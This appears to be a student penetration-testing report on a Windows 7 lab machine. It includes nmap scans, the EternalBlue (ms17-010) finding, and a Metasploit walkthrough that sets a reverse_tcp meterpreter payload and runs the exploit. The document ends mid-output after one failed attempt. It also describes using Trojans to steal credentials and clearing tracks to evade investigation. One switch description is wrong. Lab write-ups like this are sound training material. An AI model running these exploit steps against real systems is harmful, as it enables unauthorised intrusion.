PENTESTING ON WINDOWS 7 REPORT

Table of Contents

1. Executive Summary

The following is an executive description of the Vulnerability Assessment and Penetration Testing (VAPT) performed on Windows 7. The major purpose of this project was to discover any possible areas of concern related with the application in its current condition, as well as to establish the extent to which the system may be compromised by an attacker with a certain expertise and motive.

1.1 Introduction

Target Machine Information : Windows 7 is a Microsoft operating system that was introduced in 2009. It added features including a revamped taskbar and Start menu, faster speed, and support for touch input. Windows 7 was released in several variants to meet the demands of diverse users. However, Microsoft discontinued support for Windows 7 in January 2020, making it critical to consider switching to a more recent, supported operating system to ensure continuous security and access to updates.

Attacker Machine Information : Kali Linux is a Debian-based operating system designed for penetration testing and ethical hacking. It comes with a vast collection of over 600 pre-installed security tools, making it a popular choice among cybersecurity professionals. Kali Linux offers a customizable and powerful Linux environment, supports multiple platforms, and provides various user interface options. It is actively maintained and regularly updated by Offensive Security.

1.2 Tools Used

● NMAP : Nmap is short for Network Mapper. It is an open-source Linux command-line tool that is used to scan IP addresses and ports in a network and to detect installed applications.

Nmap allows network admins to find which devices are running on their network, discover open ports and services, and detect vulnerabilities.

Gordon Lyon (pseudonym Fyodor) wrote Nmap as a tool to help map an entire network easily and to find its open ports and services.
Nmap has become hugely popular, being featured in movies like The Matrix and the popular series Mr. Robot.

- Metasploit : The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

1.3 Methodology

There are five Hacking phases:

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Clearing Tracks

Reconnaissance: It is the information-gathering stage of ethical hacking, where you collect data about the target system. This data can include anything from network infrastructure to employee contact details. The goal of reconnaissance is to identify as many potential attack vectors as possible.

Scanning: It is the methodical process of inspecting systems, applications, and networks to find any potential flaws, incorrect setups, or vulnerabilities.

Gaining Access: It is the phase where an attacker obtains control over the target. Be it a network or a web application, “Gaining Access” is only the beginning.

Maintaining Access: A backdoor or a Trojan is a convenient tool for establishing easy access into the already breached system. A Trojan horse provides access at the application level, but to gain it, the user needs to install the piece of malware locally. In Windows-run systems, the majority of Trojans proceed to install themselves as a service and then run as a local system, having administrative access. Furthermore, the pentester can mount Trojans to sneak out passwords, credentials, and any other sensitive information stored on the system.

Clearing Tracks: It is about removing our tracks (Hints),so that it becomes impossible to track back when investigation happens.


2. Scan Results

Using NMAP, Scanning the ip address to know the version, name of the operating system(OS) and ports and many more.

COMMAND: **nmap -sV -vv -oN <file name> <ip address>**


SWITCHES	EXPLANATION
-sV	Version detection of services running on open ports
-vv	Verbosity level (2), to print more information
-oN	Save the file in normal format

EXECUTION:



- **How many ports are open with a port number under 1000?**

3 Ports { 135,139,445}



winversion.txt file:

- # Nmap 7.93 scan initiated Sun Dec 10 20:28:32 2023 as: nmap -sV -vv -oN winversion.txt 192.168.126.135
- Nmap scan report for 192.168.126.135
- Host is up, received conn-refused (0.00032s latency).
- Scanned at 2023-12-10 20:28:45 IST for 60s
- Not shown: 992 closed tcp ports (conn-refused)
- PORT STATE SERVICE REASON VERSION
- 135/tcp open msrpc syn-ack Microsoft Windows RPC
- 139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn
- 445/tcp open microsoft-ds syn-ack Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
- 49152/tcp open msrpc syn-ack Microsoft Windows RPC
- 49153/tcp open msrpc syn-ack Microsoft Windows RPC
- 49154/tcp open msrpc syn-ack Microsoft Windows RPC
- 49155/tcp open msrpc syn-ack Microsoft Windows RPC
- 49156/tcp open msrpc syn-ack Microsoft Windows RPC
- Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
- Read data files from: /usr/bin/../share/nmap
- Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

➢ 135,139,445 this 3 open ports are well known .

PORT NUMBER	EXPLANATION
135	Remote procedure call (RPC), a communication process that allows for executing a subroutine or procedure in another address space.
139	NetBIOS Session Service
445	Microsoft-DS (Directory Services) Active Directory Windows shares,file shares

❖ PERFORMAING A VULNERABLILITY SCAN ON OPEN PORTS:

COMMAND: sudo nmap -p 135,139,445 -sV --script=vuln -vv -oN <file name> <ip address>

SWITCHES	EXPLANATION
-p	To describe which port number to scan
--script=vuln	Save the file in normal format

EXECUTION:

```
┌──(thoufiq25㉿Spyder)-[~]
└─$ sudo nmap -p 135,139,445 -sV --script=vuln -vv -oN vulscript.txt 192.168.126.135
[sudo] password for thoufiq25:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-10 20:37 IST
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:37
Completed NSE at 20:37, 0.00s elapsed
Initiating ARP Ping Scan at 20:37
Scanning 192.168.126.135 [1 port]
Completed ARP Ping Scan at 20:37, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:37
Completed Parallel DNS resolution of 1 host. at 20:37, 13.00s elapsed
Initiating SYN Stealth Scan at 20:37
Scanning 192.168.126.135 [3 ports]
Discovered open port 135/tcp on 192.168.126.135
Discovered open port 139/tcp on 192.168.126.135
Discovered open port 445/tcp on 192.168.126.135
Completed SYN Stealth Scan at 20:38, 1.15s elapsed (3 total ports)
Initiating Service scan at 20:38
Scanning 3 services on 192.168.126.135
Completed Service scan at 20:38, 6.01s elapsed (3 services on 1 host)
NSE: Script scanning 192.168.126.135.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 5.08s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.01s elapsed
Nmap scan report for 192.168.126.135
Host is up, received arp-response (0.0035s latency).
Scanned at 2023-12-10 20:37:59 IST for 12s

PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F4:35:4E (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
```

```
Initiating NSE at 20:38
Completed NSE at 20:38, 0.01s elapsed
Nmap scan report for 192.168.126.135
Host is up, received arp-response (0.0035s latency).
Scanned at 2023-12-10 20:37:59 IST for 12s

PORT    STATE SERVICE      REASON          VERSION
135/tcp open  msrpc        syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn  syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F4:35:4E (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:38
Completed NSE at 20:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.21 seconds
           Raw packets sent: 6 (248B) | Rcvd: 4 (160B)

┌──(thoufiq25㉿Spyder)-[~]
└─$
```

winvuln.txt file:

Nmap 7.93 scan initiated Sun Dec 10 20:37:35 2023 as: nmap -p 135,139,445 -sV --script=vuln -vv -oN vulscript.txt 192.168.126.135

Nmap scan report for 192.168.126.135

Host is up, received arp-response (0.0035s latency).

Scanned at 2023-12-10 20:37:59 IST for 12s

PORT STATE SERVICE REASON VERSION

135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn

445/tcp open microsoft-ds syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

MAC Address: 00:0C:29:F4:35:4E (VMware)

Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_smb-vuln-ms10-054: false

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

```
|    References:
|      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

**THE MACHINE IS VULNERABLE!!!!!!!!!-*
TIME TO EXPLOIT……**

3.Findings

3.1 Vulnerability 1 : Eternal Blue(ms17-010): (Severity →High)

- MS17-010, also known as EternalBlue, is a critical security vulnerability that was discovered in Microsoft Windows operating systems. It belongs to a category of vulnerabilities known as Remote Code Execution (RCE) vulnerabilities. MS17-010 was identified and publicly disclosed by the Shadow Brokers group in April 2017, and it gained significant attention due to its exploitation potential.The vulnerability exists in the Microsoft Server Message Block (SMB) protocol, which is used for file and printer sharing on Windows networks. By sending a specially crafted packet to a vulnerable system, an attacker can exploit MS17-010 and execute arbitrary code remotely without the need for user interaction.

This means that an unpatched Windows system with the SMBv1 protocol enabled can be compromised remotely, allowing the attacker to gain unauthorized access and potentially propagate to other vulnerable systems within the network.

➢ **What is machine vulnerable to ?**

MS17-010

FINDING EXPLOITS RELATED TO MS17-010:

COMMAND: **searchsploit ms17-010**

EXECUTION:


```
┌──(thoufiq25㉿Spyder)-[~]
└─$ searchsploit ms17-010
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalCha | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010)  | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execu | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' S | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote  | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remo | windows_x86-64/remote/41987.py
--------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(thoufiq25㉿Spyder)-[~]
└─$
```

Time to use ***msfconsole…….***

ACTIVATING MSFCONSOLE:

COMMAND: msfconsole


EXECUTION:



SEARCHING MODULES ON MS17-010:

COMMAND: search ms17-010

EXECUTION:



USING AN EXPLOIT:

COMMAND: **use 0**

EXECUTION:

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
 Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote
 Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

As soon as we execute the above command

We get something like this

msf6 exploit(windows/smb/ms17_010_eternalblue)>

Explains we are using the above exploit on target machine.

SETTING RHOST AND PORT:

COMMAND: **show options**

EXECUTION:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
                                             tasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008
                                              R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2,
                                              Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7
                                             , Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.126.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

NAMES	EXPLANATION
RHOSTS	Target hosts ip address
LHOSTS	Listen address(our ip)
RPORT	The target port
LPORT	The listen port

COMMAND: **set <NAME> <ip>**

EXECUTION:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.126.135
RHOST => 192.168.126.135
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Set RHOST,LHOST(automatically taken),LPORT.

U can set LPORT to any port, but make sure that it is not well known.


TIME TO EXPLOIT :

COMMAND: exploit

EXECUTION:



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.126.129:4444
[*] 192.168.126.135:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.126.135:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.126.135:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.126.135:445 - The target is vulnerable.
[*] 192.168.126.135:445 - Connecting to target for exploitation.
[+] 192.168.126.135:445 - Connection established for exploitation.
[+] 192.168.126.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.126.135:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.126.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.126.135:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.126.135:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.126.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.126.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.126.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.126.135:445 - Starting non-paged pool grooming
[+] 192.168.126.135:445 - Sending SMBv2 buffers
[+] 192.168.126.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.126.135:445 - Sending final SMBv2 buffers.
[*] 192.168.126.135:445 - Sending last fragment of exploit packet!
[*] 192.168.126.135:445 - Receiving response from exploit packet
[+] 192.168.126.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.126.135:445 - Sending egg to corrupted connection.
[*] 192.168.126.135:445 - Triggering free of corrupted buffer.
[-] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.126.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.126.135:445 - Connecting to target for exploitation.
[+] 192.168.126.135:445 - Connection established for exploitation.
[+] 192.168.126.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.126.135:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.126.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.126.135:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.126.135:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
```



```
[+] 192.168.126.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.126.135:445 - CORE raw buffer dump (42 bytes)
